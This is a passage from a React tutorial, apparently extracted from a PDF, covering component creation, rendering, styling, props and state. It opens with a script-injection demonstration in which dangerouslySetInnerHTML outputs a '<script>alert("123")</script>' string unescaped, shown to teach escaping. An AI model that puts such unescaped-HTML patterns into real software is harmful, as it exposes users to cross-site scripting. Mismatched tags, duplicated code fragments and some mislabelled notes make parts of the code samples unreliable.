    return <div dangerouslySetInnerHTML={{__html: naughty}} />
  }
});

var NaughtyComponent = React.createClass({
  render: function() {
    var naughty = '<strong>Naughty</strong>';
    return <div dangerouslySetInnerHTML={{__html: naughty}} />
  }
});
```



```

var NiceComponent = React.createClass({
  render: function() {
    var nice = '<strong>Nice</strong>';
    return <div>{nice}</div>
  }
});

ReactDOM.render(
  <div>
    <VeryNaughtyComponent></VeryNaughtyComponent>
    <NaughtyComponent></NaughtyComponent>
    <NiceComponent></NiceComponent>
  </div>,
  document.getElementById('content')
);

```

- **Generated HTML**



```

▼ <div>
  <script>alert("123")</script>
</div>
▼ <div>
  <strong>Naughty</strong>
</div>
  <div><strong>Nice</strong></div>
</div>

```

- **Notes**

1. The unescaped '<script>alert("123")</script>' is output unchanged and has purple html highlighting. However, JSBin.com does not execute it for security reasons.
2. The unescaped 'Nice' is output unchanged and has purple html highlighting.
3. The escaped 'Nice' is output escaped. Note that the '' tag is shown in black text to indicate that it is escaped.


6 *Component Creation*

6.1 **Naming**

Before you create your React Component, you need to decide on a name for it. As a convention all React Component names are Camel Case and the first letter should be Upper case and all the html element tags should start with lower case character.

6.2 Factors that Affect Component Creation

Not all React Components are the same. Sometimes you will be working with React development in an older project, which uses pre-ES6 JavaScript. Sometimes you will be working with the newer technology: a later version of React with post-ES6 JavaScript. Sometimes you need to store state data in your components, sometimes you don't need to store state in your Components. This is covered in detail later on in Chapter '[Component Design – Thinking in React](#)'. React allows developers to create these components in different ways according to your development environment and requirements.



6.3 Stateful Components

- **Introduction**

Stateful Components tend to be ‘smarter’. They are smart enough to store information, telling them what to display and how to display it. When things happen they can also modify this information, causing their display to change. Stateful Components need Classes, because they store modifiable data and code.

- **Using React.createClass (Pre-ES6)**

This is how we usually create the Components in JSBin.com or in older projects. Components created in this manner are full React Components that can store state. The argument to this function is an object. At a minimum, this object should contain a render function, which returns a single React Component.

- **Example (Pre-ES6)**

- **Introduction**

Let’s pass car make and model information into a Component and then display it.

Car: Citroen Dianne

We will have custom attributes for car make and car model:

```
<Car make="Citroen" model="Dianne" />
```

The code inside the Car Component will access the values of these custom attributes (ie Properties) using the following variables:

1. `this.props.make`
2. `this.props.model`

- **Steps**

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></content>
```

3. Add the following code to the JSX(React) code:

```
var Car = React.createClass({
  render: function() {
    return <div>Car: {this.props.make} {this.props.model}</div>;
  }
});
ReactDOM.render(
  <Car make="Citroen" model="Dianne"/>,
  document.getElementById('container')
```

```
document.getElementById('container')
);
```

- **Extending React.Component (Post-ES6)**

- ***Introduction***

This is how we usually create Components in a modern project. ES6 allows JavaScript developers to create classes. You should define your React Component as a class that extends the class React.Component. Components created in this manner are full React Components that can store state. At a minimum, this object should contain a render function, which returns a single React Component.

```
class ExampleComponent extends React.Component {
  render() {
    return <div>Hello, world.</div>;
  }
}
```

- ***Example (Post-ES6)***

The code below comes from the example project. It is introduced in Chapter [‘Introduction to the React Trails Project’](#).

```
import React from 'react';
import { List, ListItem, ListItemContent, ListItemAction, Icon } from 'react-mdl';
import { Link } from 'react-router';

class SearchResults extends React.Component {

  render() {
    if (this.props.searchResults.length == 0) {
      return null;
    }

    const searchResultList = this.props.searchResults.map(function (value, index) {
      let linkTo = `details/${value.lat}/${value.lon}`;
      return <ListItem key={value.unique_id}>
        <ListItemContent avatar="person">{value.name} {value.state} {value.country}</ListItemContent>
        <ListItemAction>
          <Link to={linkTo}>Details</Link>
        </ListItemAction>
      </ListItem>;
    });

    return (
      <div>
        <h2>Results</h2>
```

```
    <List>
      {searchResultList}
    </List>
  </div>;
}
}

export default SearchResults;
```

6.4 Stateless Components

- **Introduction**

Stateless Components are dumb and are supplied with the data they need to display. They display things and they can let other components know when things happen. Stateful Components can be implemented as Functions as they are simple.


They are a great way to create simple user interface components that don't have state or complex behavior. React Components created in this manner perform very well because they are simple and require much less overhead than Stateful Components.

Note that Stateless Functions do not have Lifecycle Functions or References, which we will cover in later chapters.

- **Example (Pre-ES6)**

- **Introduction**

Let's pass car make and model information into a Component and then display it.



We will have custom attributes for car make and car model:

```
<Car make="Citroen" model="Dianne" />
```

The code inside the Car function will access the values of these custom attributes (ie Properties) using the following variables:

1. `this.props.make`
2. `this.props.model`

- **Steps**

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></content>
```

3. Add the following code to the JSX(React) code:

```
function Car(props) {
  var style={backgroundColor: '#cccccc', padding: '10px'};
  return (
    <div style={style}>
      Car: {props.make} {props.model}
    </div>
  )
}
ReactDOM.render(
```



```
<Car make="Citroen" model="Dianne"/>,  
document.getElementById('container')  
);
```

● Example (Post-ES6)

The code below comes from the example project. It is introduced in Chapter [‘Introduction to the React Trails Project’](#).

```
import React from 'react';  
  
const Welcome = () => {  
  return (  
    <div className="centered">  
      <h2>Welcome</h2>  
      <p>Welcome to the 'Trail' project.</p>  
      <p>This is a small React example project built from React Starterify.</p>  
      <p>It enables us to query the <a href="https://market.mashape.com/trailapi/trailapi">trail api</a>.</p>  
      <p>  
        This api gives access to information and photos for tens of thousands of outdoor recreation  
        locations including hiking and mountain biking trails, campgrounds, ski resorts, ATV trails, and more.  
      </p>  
    </div>  
  );  
};  
  
export default Welcome;
```


7 *Component Rendering*

7.1 **Introduction**

The most important thing your React Component can do is render itself. It does this by implementing the ‘render’ function. The result of the ‘render’ function is a node tree that is injected into the DOM in place of the target element. This is also known as ‘Mounting the Component’. It sounds complicated but isn’t, so don’t worry!

The rendering works the same in ES5 and ES6.

7.2 The Component's Render Function

The render function simply returns a node tree (of elements) required for the React runtime to render the entire Component in its current state at the current time. To render, the render function will probably use JSX markup to generate html and maybe child React Components. You can write render functions without JSX but it's easier to use JSX. The render function will also refer to properties and state values to get values it needs. For example, a Customer Details Component would have a render function that returns a div block, containing all of the fields. Each field could be in its own div block and each div block would also contain the current value for each field.

7.3 Example (Pre-ES6)

● Introduction

Let's create a React Component that displays the time.

The time is now Tue Aug 16 2016
16:40:25 GMT-0400 (EDT).

● Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

<div id="content"></content>

3. Add the following code to the JSX(React) code:

```
var Component = React.createClass({
  render: function() {
    return (
      <div>
        The time is now {Date()}.
      </div>
    );
  }
});
ReactDOM.render(
  <Component />,
  document.getElementById('content')
);
```

● Notes

Notice how the Component has a 'render' function that returns html markup plus the time.

7.4 Example (Post-ES6)

The code below comes from the example project. It is introduced in Chapter [‘Introduction to the React Trails Project’](#).

```
import React from 'react';
import { List, ListItem, ListItemContent, ListItemAction, Icon } from 'react-mdl';
import { Link } from 'react-router';

class SearchResults extends React.Component {

  render() {
    if (this.props.searchResults.length == 0) {
      return null;
    }

    const searchResultList = this.props.searchResults.map(function (value, index) {
      let linkTo = `/details/${value.lat}/${value.lon}`;
      return <ListItem key={value.unique_id}>
        <ListItemContent avatar="person">{value.name} {value.state} {value.country}</ListItemContent>
        <ListItemAction>
          <Link to={linkTo}>Details</Link>
        </ListItemAction>
      </ListItem>;
    });

    return (
      <div>
        <h2>Results</h2>
        <List>
          {searchResultList}
        </List>
      </div>);
  }
}

export default SearchResults;
```

7.5 When the Data inside Your Component Changes, it Re-Renders

- **Introduction**

Your Component often needs to render information that is contained within the Component: for example, the customer order number and date. If this ‘model’ data changes, the Component’s ‘render’ function is fired and the WHOLE COMPONENT is re-rendered, even just a part of it has changed. This ‘model’ data is composed of Properties (data passed into the Component from a Parent Component) and States.


- **Component ‘Model’ Data Changes**

There are two main types of model data changes that can occur. Either one of these will cause the Component to re-render.

Data Change	Notes
Property Data Changes	Data passed into the Component from a Parent Component. This data cannot be changed inside this Component. Property Data Changes occur when property data is changed in an Ancestor (ie Parent or greater) Component.
State Data Changes	Data that changes inside this Component.

- **Rendering Keeps the Component View Up to Date with The Model**

You may think that this is inefficient because your component rendering may generate many DOM elements again and again, even when small amounts of data change. However, these renderings are efficient because the React Virtual DOM makes DOM updates by running them through a ‘diff’ algorithm. The Virtual DOM ensures that only the necessary parts of the DOM are updated. That’s why React is so fast! This is an important subject and we will cover this more in detail in Chapter ‘[Change Detection and Performance](#)’.



- **The DOM is Updated after Rendering**

Your React Component has a 'render' function that enables React to update the DOM. The 'render' function in your React Component must render HTML that has a single root element, in other words a 'tree'. This is so that React can inject (aka mount) this single root of the tree (including its children) into the DOM, replacing the single target element (aka mounting point). If your Component renders HTML without a single root node the following error occurs: 'Adjacent XJS elements must be wrapped in an enclosing tag'.

- ***This doesn't work because it does not have a single root element:***

```
var Component = React.createClass({
  render: function() {
    return (
      <div>1</div>
      <div>2</div>
    );
  }
});
ReactDOM.render(
  <Component />,
  document.getElementById('content')
);
```

- ***But this works because it does:***

```
var Component = React.createClass({
  render: function() {
    return (
      <div>
        <div>1</div>
      </div>
    );
  }
});
```



```
    <div>2</div>
  </div>
);
}
});
ReactDOM.render(
  <Component />,
  document.getElementById('content')
);
```

7.6 React's Rendering Function

Your React Components have a 'Render' function. However, the React API has a class 'ReactDOM' that is used to render objects into the DOM. This class also has a function 'render' to render objects into the DOM. The object to be rendered can be a string, can be an element or it can be a component. It's good to know you can render strings or elements. However, you will mainly use this function to render your component into the DOM.

- **To Render Using an HTML Tag**

This has nothing to do with components. It's just useful to know that React can render markup into the DOM without using a Component to do so.

```
var myDivElement = <div className="foo" />;
ReactDOM.render(myDivElement, document.getElementById('example'));
```

- **To Render Using a Component Element**

React allows you to render an Element created from a Component. Just ensure the local variable for the component starts with an upper-case letter. An Element is not the same as a Component, we will cover this in Chapter '[Component Elements and More](#)'.

```
var MyComponent = React.createClass({/*...*/});
var myElement = <MyComponent someProperty={true} />;
ReactDOM.render(myElement, document.getElementById('example'));
```

- **To Render Using a Component Directly**

React allows you to render a component directly. Just ensure the local variable for the component starts with an upper-case letter. When rendering your Component, it's 'render' function will be invoked for you.

```
var MyComponent = React.createClass({/*...*/});
ReactDOM.render(<MyComponent/>, document.getElementById('example'));
```

7.7 Rendering Nothing

• Introduction

You don't always want your React Component to be visible. Sometimes you want it to disappear – to have a component show nothing. This can easily be achieved using CSS, setting the 'display' to 'none'. However, in React you can also have your 'render' function return a null to indicate that you don't want anything rendered. If you have your 'render' function return an 'undefined' then this throws an error.

• Example (Pre-ES6)

Let's create a React Component that lets you click on the 'increment' button until the number gets above 5. Then the Component disappears.



• Steps

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="container"></content>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var NumberDisplay = React.createClass({
  getInitialState(){
    return {number: 0};
  },
  onButtonClick() {
    var nextNumber = this.state.number + 1;
    this.setState({number: nextNumber});
  },
  render: function() {
    if (this.state.number > 5){
      return null;
    }else{
      return (
        <div>
          {this.state.number}
          <button onClick={this.onButtonClick}>Increment</button>
        </div>
      );
    }
  }
});
ReactDOM.render(
```

```
<NumberDisplay />,  
document.getElementById('container')  
);
```

- **Notes**

We have some state code in this example. We don't go into this yet, let's wait for the chapter '[Introduction to Component States](#)'.

Notice how when the variable 'this.state.number' is greater than 5 , the 'render' function returns a null, rendering nothing.

8 *Component Styling*

8.1 **Introduction**

This Chapter assumes that you have a reasonable prior knowledge of CSS. If you don't – please do some reading on this subject before continuing.

There are two schools of thought regarding styling your React Components.

One school of thought believes that your React Components should be completely self-contained 'black boxes' that contain everything required of them: HTML, JavaScript, CSS. There should be no external dependencies and this would mean that the CSS would be contained in the Component itself. Let's call this approach 'Using Inline Styling'.

Another school of thought believes in having a separation between the content and the presentation of that content. So using this model, your React Component would depend on external CSS stylesheets. Let's call this approach 'Using External Styling'.

Styling works the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example.

8.2 Using Inline Styling

- **Introduction**

When we use inline styling, we define the CSS styles as JavaScript objects and attributes within the React Component. This is a very 'React Specific' way of doing things.

- **Example (Pre-ES6 and Post-ES6)**

- **Introduction**

Let's pass car make and model information into a Component and then display it in a styled manner. The Component will style itself without any external dependencies.



- **Steps**

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></content>
```

3. Add the following code to the JSX(React) code:

```
var Car = React.createClass({
  render: function() {
    var inlineStyle={
      color: '#d02552',
      fontSize: '24px',
      backgroundColor: '#b2cecf',
      border: '1px solid #50d07d',
      padding: '10'
    };
    return (
      <div style={inlineStyle}>
        {this.props.make} {this.props.model}
      </div>
    );
  }
});
ReactDOM.render(
  <Car make="Hyundai" model="Elantra" />,
  document.getElementById('container')
);
```

- **Notes**

Notice how we are using an object 'inlineStyle' to specify the style attributes and the we are using it in the 'div' root element of the Component.

Note that JavaScript is used to set each style is set as an attribute of the object 'inlineStyle'. The key for each attribute is the camelCased version of the style name, and the attribute value is the style's value, usually a string ([more on that later](#)). In regard to the camelCasing: for example, in css we would normally use the style name 'background-color' to set background color. However with an inline style object, we specify the style name key as 'backgroundColor'.

The camelCasing is confusing. It is confusing that you cannot use the same style names as css. However, this is because React uses JavaScript objects for the inline styling and style objects require valid JavaScript attribute names. 'background-color' is not a valid JavaScript attribute name, whereas 'backgroundColor' is.

Note that the object 'inlineStyle' is a plain JavaScript object. You can set its style attributes using values from other variables, properties, states etc. This enables developers to dynamically style React Components. For example, you could have a property that sets the background color for the component. You can then use this property to set the 'backgroundColor' style attribute value.

```
var divStyle = {  
  color: 'white',  
  backgroundImage: 'url(' + imgUrl + ')',  
  WebkitTransition: 'all', // note the capital 'W' here  
  msTransition: 'all' // 'ms' is the only lowercase vendor prefix  
};  
  
ReactDOM.render(<div style={divStyle}>Hello World!</div>, mountNode);
```

Style keys are camelCased in order to be consistent with accessing the properties on DOM nodes from JS (e.g. node.style.backgroundImage). Vendor prefixes [other than ms](#) should begin with a capital letter. This is why WebkitTransition has an uppercase "W".

8.3 Using External Styling

- **Introduction**

When we use external styling, we define the CSS styles in the normal manner and we just refer to these styles in the React Component. This is the more conventional way of doing things.

- **Example (Pre-ES6 and Post-ES6)**

- *Introduction*

We are going to do the same thing again; except this time, we are going to specify styles externally.



- *Steps*

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></content>
```

3. Add the following to the css:

```
#container .car {  
  color: #d82552;  
  font-size: 24px;  
  background-color: #b2cecf;  
  border: 1px solid #50d07d;  
  padding: 10px;  
}
```

4. Add the following code to the JSX(React) code:

```
var Car = React.createClass({  
  render: function() {  
    return (  
      <div className="car">  
        {this.props.make} {this.props.model}  
      </div>  
    );  
  }  
});  
  
ReactDOM.render(  
  <Car make="Hyundai" model="Elantra" />,  
  document.getElementById('container')  
);
```

- **Notes**

Notice how we are using an object `className` to specify the style class name. As mentioned in the Chapter [‘Introduction to JSX’](#), `class` is a reserved word. So in React we have to use `className` instead.

The style class declaration is completely standard, using normal css syntax, not the camelCased JavaScript –compatible format used by the inline-styles.

9 *Introduction to Component Properties*

9.1 Introduction

Sometimes Components need data passed into them from parent Components using attributes. For example, below we pass vehicle make and model data to the Car Component. Stateless Components can work with Properties, as they don't own this data, it is passed in from another Component and immutable.

```
<Car make="Hyundai" model="Elantra"> </Car>
```

9.2 Property Data is Immutable

This data can be passed from the Parent Component to the Child Component through attributes and **cannot change within the child**. However, the data **can be changed in the parent**, causing the child Component to be re-rendered. This means that the Property Data inside a Component cannot change independently of its Parent Component.

9.3 Accessing Property Data

Property data can be accessed within the Component in JavaScript through the ‘this.props’ object. Each item of data is available as a property of ‘this.props’. Accessing property data works the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example.

● Example 1 (Pre-ES6)

● *Introduction*

Let’s pass car make and model information into a Component and then display it. I am sure this example is already familiar to you!



We will have custom attributes for car make and car model:

```
<Car make="Hyundai" model="Elantra"> </Car>
```

The code inside the Car component will access the values of these custom attributes (ie Properties) using the following variables:

1. `this.props.make`
2. `this.props.model`

● *Steps*

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="content"></content>
```

3. Add the following code to the JSX(React) code:

```
var Car = React.createClass({
  render: function() {
    return (
      <div>
        {this.props.make} {this.props.model}
      </div>
    );
  }
});

ReactDOM.render(
  <Car make="Hyundai" model="Elantra" />,
  document.getElementById('content')
);
```

- **Example 2 (Pre-ES6)**

- ***Introduction***

This time we will create a Car List which contains a list of cars.

Output

Hyundai Elantra
Chevrolet Camaro

The JavaScript code has an array of car objects, which it passes to the CarList Component. Then the CarList Component uses the ‘map’ function to pass through the array of cars, dynamically generating Car components, which in turn use Properties.

- ***Steps***

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="content"></content>
```

3. Add the following JSX(React) code:

```
var Car = React.createClass({
  render: function() {
    return (
      <div>
        {this.props.make} {this.props.model}
      </div>
    );
  }
});

var CarList = React.createClass({
  render: function() {
    var carNodes =
      this.props.data.map(function(car) {
        return (
          <Car key={car.key} make={car.make} model={car.model} />
        );
      });
    return (
      <div>{carNodes}</div>
    );
  }
});
```

```
var data = [  
  {key:1, make: "Hyundai", model: "Elantra"},  
  {key:2, make: "Chevrolet", model: "Camaro"}  
];  
  
ReactDOM.render(  
  <CarList data={data} />,  
  document.getElementById('content')  
);
```

- **Notes**

1. Notice that we have the 'data' array variable, which contains the car data. Notice that there is a 'key' element in the data, which is then output to each car Component. If you take out this 'key' element, then the following error occurs:

"WARNING: EACH CHILD IN AN ARRAY OR ITERATOR SHOULD HAVE A UNIQUE 'KEY' PROP. CHECK THE RENDER METHOD OF 'CARLIST'. SEE [HTTPS://FB.ME/REACT-WARNING-KEYS](https://fb.me/react-warning-keys) FOR MORE INFORMATION."
2. When you dynamically create Child Components, you must supply each one with a key. React may take one or more passes to render these children and it needs the key to track each Child Component and compare them between each rendering pass to see if they changed.

9.4 Setting Default Property Data Values

• Introduction

You cannot modify the property values in your React Component but you can set their defaults in case they are not specified by the Parent Component. Setting defaults allows you to write rendering code that assumes that these properties are present, without having to check for their existence (i.e. that they are not null or undefined) every time.

This is one area in which the syntax varies greatly between Pre-ES6 React and Post-ES6 React.


• Syntax (Pre-ES6)

React provides a hook function 'getDefaultProps' for you to return an object that contains your default properties. Simply implement this function yourself to set default properties.

• Example (Pre-ES6)

• Introduction

Let's build a Component that displays the names of two people. The names come from Properties but we don't specify them in the Parent Component.



• Steps

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var List = React.createClass({
  getDefaultProps(){
    return {person1: 'Mark', person2: 'Freddy'};
  },
  render: function() {
    return (
      <div>
        {this.props.person1}
        <hr/>
        {this.props.person2}
      </div>
    );
  }
});
```

```
}  
});  
  
ReactDOM.render(  
  <List />,  
  document.getElementById('container')  
);
```

- **Syntax (Post-ES6)**

React ceases to invoke the hook function 'getDefaultProps' in ES6 and above. You could still write it but it won't be invoked for you by React. However, you can specify default properties for a class after the class declaration. This may seem strange but this is similar to how the property types can be specified after the class declaration.

- **Example (Post-ES6)**

```
export default class CustomerView extends React.Component {  
  // class code  
}  
  
CustomerView.defaultProps = { quickView: false };
```

9.5 Specifying Property Types

• Introduction

As your app grows it's helpful to ensure that your components and their properties are used correctly. You can do this by specifying property types. These enable React to validate the property values passed into your object. When an invalid value is provided for a prop, a warning will be shown in the JavaScript console.

• PropTypes

To specify property types in your React Component, you provide an object that contains the properties and their types. This object refers to the `React.PropTypes` class to specify information about each property type and its validation. `React.PropTypes` exports a range of validators that can be used to make sure the data you receive is valid. Note that for performance reasons `propTypes` is only checked in development mode.

This is another area in which the syntax varies greatly between Pre-ES6 React and Post-ES6 React.


• Syntax (Pre-ES6)

I find the Pre-ES6 syntax for property type specification strange because React doesn't provide a hook function 'getPropTypes'. Instead you have to provide the 'propTypes' object in your class, which is picked up by React.

• Example (Pre-ES6)

• Introduction

In the previous code example we build a Component that displays the names of two people. Let's build a similar Component that doesn't set default property data values. Instead it validates that you have provided the property data values in the Parent Component.



• Steps

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

4. [Add the following code to the JSX\(React\) code:](#)

```
var List = React.createClass({  
  propTypes: {
```

```


    person1: React.PropTypes.string.isRequired,
    person2: React.PropTypes.string.isRequired
  },
  render: function() {
    return (
      <div>
        {this.props.person1}
        <hr/>
        {this.props.person2}
      </div>
    );
  }
});

ReactDOM.render(
  <List person1="Mark"/>,
  document.getElementById('container')
);

```

- **Notes**

1. Open the Console panel. You will see this:



This is because the 'person2' property was never specified and thus fails property type validation.

2. Open the Output panel. You will see this:



You only see one name because you only specified one name. Also, you never specified default property data values.

- **Syntax (Post-ES6)**

You can specify the property types for a class after the class declaration. This may seem strange but this is similar to how the property default values can be specified after the class declaration.

- **Example (Post-ES6)**

The code below sets the ‘name’ property up as a required string.

```
export default class CustomerView extends React.Component {  
  // class code  
}  
  
CustomerView.propTypes = {  
  name: React.PropTypes.string.isRequired  
};
```

9.6 Spread Attribute (...)

- **Introduction**

We already know how to pass known objects/values from a Component to SubComponents using Properties. However, we may sometimes need to pass properties of unknown name or all of the properties stored within an object down to a SubComponent. This is where the spread attribute (the ... syntax) comes in.

The spread attribute allows the developer to pass all of the properties of an object to a SubComponent using one single specifier. If you need to pass the data from two (or more) objects down to a subcomponent you could combine the two objects (using Object.assign for example) into one and then pass it down to the SubComponent using the Spread Attribute.

Spread attributes are often useful when you get JSON data returned from the server and you need to pass all of that data in one go to a Component. Then the Component can use all of the properties without knowing if they came from a spread attribute or not.

Spread Attributes work the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example.

- **Example (Pre-ES6)**

- **Introduction**

Let's pass styling information into a Styled Box Component and then display it.



- **Steps**

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var StyledBox = React.createClass({
  render: function() {
    var divStyle = {
      color: this.props.color,
      backgroundColor: this.props.backgroundColor,
      border: this.props.border,
      padding: this.props.padding
    };
    return (
```

```

    <div style={divStyle}>
      {this.props.text}
    </div>
  );
}
});
var stylingProps =
{
  backgroundColor: 'red',
  border: '1px solid #c0c0c0',
  padding: '20px'
};
ReactDOM.render(
  <StyledBox {...stylingProps} color="#ffffff" text="Styled Box"/>,
  document.getElementById('content')
);
)

```

- **Example – Notes**

1. Three of the styling properties are bundled up into an object 'stylingProps'.
2. Two other styling properties are also used, specified individually.
3. When we use the 'StyledBox' tag to specify that component we pass in the 'stylingProps' object using the spread attribute. We also use the 'color' and 'text' properties.
4. Notice how the StyledBox component uses all of the properties and does not know the difference between the properties passed in from the 'stylingProps' object and the individually specified properties.

10 *Introduction to Component States*

10.1 **Introduction**

We already know how to pass data to Component Properties. Remember that the data held in the 'props' object in the Component is immutable cannot be changed inside the Component. This means that the Property Data inside a Component cannot change independently of its Parent Component.

10.2 State Data is Mutable

State data is different. It can change (mutate) independently from the Parent Component and make the Component re-render. Components with more State data tend to be more complex than those with less State.

Stateless Components cannot work with state data.

State data can be changed using the 'setState' method in the Component. When State data changes, the Component is re-rendered to reflect any possible changes.


10.3 Accessing State Data

Property data can be accessed within the Component in JavaScript through the 'this.state' object. Each item of data is available as a property of 'this.state'. Accessing property data works the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example.

- **Example (Pre-ES6)**

- **Introduction**

Let's display two names from state. We will change these names later from within the React Component, something that was not possible with properties.



- **Steps**

1. [Create a Skeleton React Application in JsBin.](#) (see [//TODO](#)).
2. [Add the following to the html, inside the body:](#)

```
<div id="container"></div>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var List = React.createClass({
  getInitialState() {
    return {person1: 'Mark', person2: 'William'}
  },
  render: function() {
    return (
      <div>
        {this.state.person1}
        <hr/>
        {this.state.person2}
      </div>
    );
  }
});

ReactDOM.render(
  <List/>,
  document.getElementById('container')
);
```

10.4 Modifying State Data with 'setState'

Property data can be accessed within the Component in JavaScript through the 'this.state' object. However, you cannot just do this:

```
this.state.person1 = 'mark';
```

You have to call 'setState' instead.

```
this.setState({person1: 'mark'});
```



This function is used to update the state of a Component. It will cause a Component to be re-rendered. This function is invoked passing in a modified state as an object, with one or more modified properties. The modified state is then applied to the existing state, causing them to merge. Obviously the property modifications made in the 'setState' overwrite previous property values already in the state.

The 'setState' function works the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example.

- **Example (Pre-ES6)**

- *Introduction*

Let's build a Car component that shows one make, model and year. Then we click on a button and the make and model change.



- *Steps*

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></div>
```

3. [Add the following JSX\(React\) code:](#)

```
var Car = React.createClass({
  getInitialState: function() {
    return {
      make: this.props.make,
      model: this.props.model,
      year: 2010
    }
  },
  onClick: function(e) {
    this.setState({make: 'Lamborghini', model: 'Gallardo'});
  },
});
```

```

render: function() {
  return (
    <div>
    <div>
      {this.state.make} {this.state.model} {this.state.year}
    </div>
    <input type="button" value="Change" onClick={this.onClick}/>
  </div>
  );
}
});

var data = [
  {key:1, make: "Hyundai", model: "Elantra"},
  {key:2, make: "Chevrolet", model: "Camaro"}
